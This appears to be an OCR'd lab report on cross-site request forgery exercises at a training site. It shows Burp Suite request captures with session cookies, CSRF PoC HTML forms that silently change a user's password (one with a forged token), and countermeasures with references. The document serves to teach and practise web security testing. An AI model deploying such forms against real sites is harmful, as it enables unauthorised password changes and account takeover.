Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser

Request to https://labs.hacktify.in:443 [162.0.229.223]


Time	Type	Direction	Method	URL	Status code	Length
07:17:36 3 Mar 2...	HTTP	→ Request	POST	https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php		

Request

Pretty Raw Hex

```
POST /HTML/csrf_lab/lab_1/passwordChange.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0; _ga=GA1.1.1135172383.1740248677; PHPSESSID=458fead3b2653e6c66b4bf8669ba0db0
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

newPassword=12345&newPassword2=12345
```



CSRF PoC Generator

REQUEST


```
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0;
_ga=GA1.1.1135172383.1740248677; PHPSESSID=458fead3b2653e6c66b4bf8669ba0db0
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/
svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

newPassword=12345&newPassword2=12345
```

CSRF PoC FORM

```
<html>
      <body>
            <form method="POST" action="https://labs.hacktify.in/HTML/csrf_lab/lab_1/
passwordChange.php">
                  <input type="hidden" name="newPassword" value="12345"/>
                  <input type="hidden" name="newPassword2" value="12345"/>
                  <input type="submit" value="Submit">
            </form>
      </body>
<html>
```

https://hacktify.in/csrf/
Generate PoC Form
Copy It
Save as HTML
HTTP
HTTPS



Change Password

New Password: ••••••••••••••

Confirm Password:

Your Password has been updated successfully

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php
Happy Hacking
Logout
Submit


2.2. Always Validate Tokens


Reference	Risk Rating
Sub-lab-2: Always Validate Tokens	medium
Tools Used	
Google Chrome Browser, BurpSuite, CSRF PoC, manual testing	

Vulnerability Description
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they’re currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker’s choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.
How It Was Discovered
Manual testing
Vulnerable URLs
https://labs.hacktify.in/HTML/csrf_lab/lab_2/lab_2.php
Consequences of not Fixing the Issue
Unauthorized actions (e.g., password changes, fund transfers), data manipulation, account compromise.
Suggested Countermeasures
• Use anti-CSRF tokens (synchronizer tokens). • Implement same-site cookies. • Require user re-authentication for sensitive actions. • Validate the `Origin` or `Referer` header (less reliable). • Use CAPTCHA for sensitive actions.
References
OWASP: CSRF MDN: CSRF Portswigger: CSRF

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab






```
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0;
_ga=GA1.1.1135172383.1740248677; PHPSESSID=e152b385539bb2b9759eaf2b39de507a
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/
svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

newPassword=12345&newPassword2=12345&csrf=f503ea2b19bfbca8ca22b4aba2675c11
```

```
<html>
        <body>
                <form method="POST" action="https://labs.hacktify.in/HTML/csrf_lab/lab_2/
passwordChange.php">
                        <input type="hidden" name="newPassword" value="6789"/>
                        <input type="hidden" name="newPassword2" value="6789"/>
                        <input type="hidden" name="csrf" value="abc1234"/>
                        <input type="submit" value="Submit">
                </form>
        </body>
<html>
```



Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to https://labs.hacktify.in:443 [162.0.229.223]
Open browser

Time	Type	Direction	Method	URL	Status code	Length
08:05:45 3 Mar…	HTTP	→ Request	POST	https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php		

Request

```
POST /HTML/csrf_lab/lab_2/passwordChange.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0; _ga=GA1.1.1135172383.1740248677; PHPSESSID=e152b385539bb2b9759eaf2b39de507a
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

newPassword=12345&newPassword2=12345&csrf=f503ea2b19bfbca8ca22b4aba2675c11
```


Kali Linux
FANIFOSI HCPT Report
Settings
Hacktify CSRF PoC Gener
Login
Login
https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
HACKTIFY cybersecurity
Happy Hacking
Logout
Submit


Change Password

New Password: ●●●●●●●●●●●●●●

Confirm Password:

Your Password has been updated successfully

© Copyrights 2021 Hacktify Cybersecurity All rights reserved




Welcome to Dashboard Mary5 Mary

2.3. I hate when someone uses my tokens!

Reference	**Risk Rating**
Sub-lab-3: I hate when someone uses my tokens!	**medium**
Tools Used	
Google Chrome Browser, BurpSuite, CSRF PoC, manual testing	
Vulnerability Description	
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.	
How It Was Discovered	
Manual testing	

Vulnerable URLs
https://labs.hacktify.in/HTML/csrf_lab/lab_4/login.php file:///home/kali/Downloads/csrf-poc-1741020339742.html
Consequences of not Fixing the Issue
Unauthorized actions (e.g., password changes, fund transfers), data manipulation, account compromise.
Suggested Countermeasures
● Use anti-CSRF tokens (synchronizer tokens). ● Implement same-site cookies. ● Require user re-authentication for sensitive actions. ● Validate the `Origin` or `Referer` header (less reliable). ● Use CAPTCHA for sensitive actions.
References
OWASP: CSRF MDN: CSRF Portswigger: CSRF

Proof of Concept



https://labs.hacktify.in/HTML/csrf_lab/lab_4/lab_4.php


Happy Hacking

Logout

Welcome to Dashboard hacker hacker 1

Change Password

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

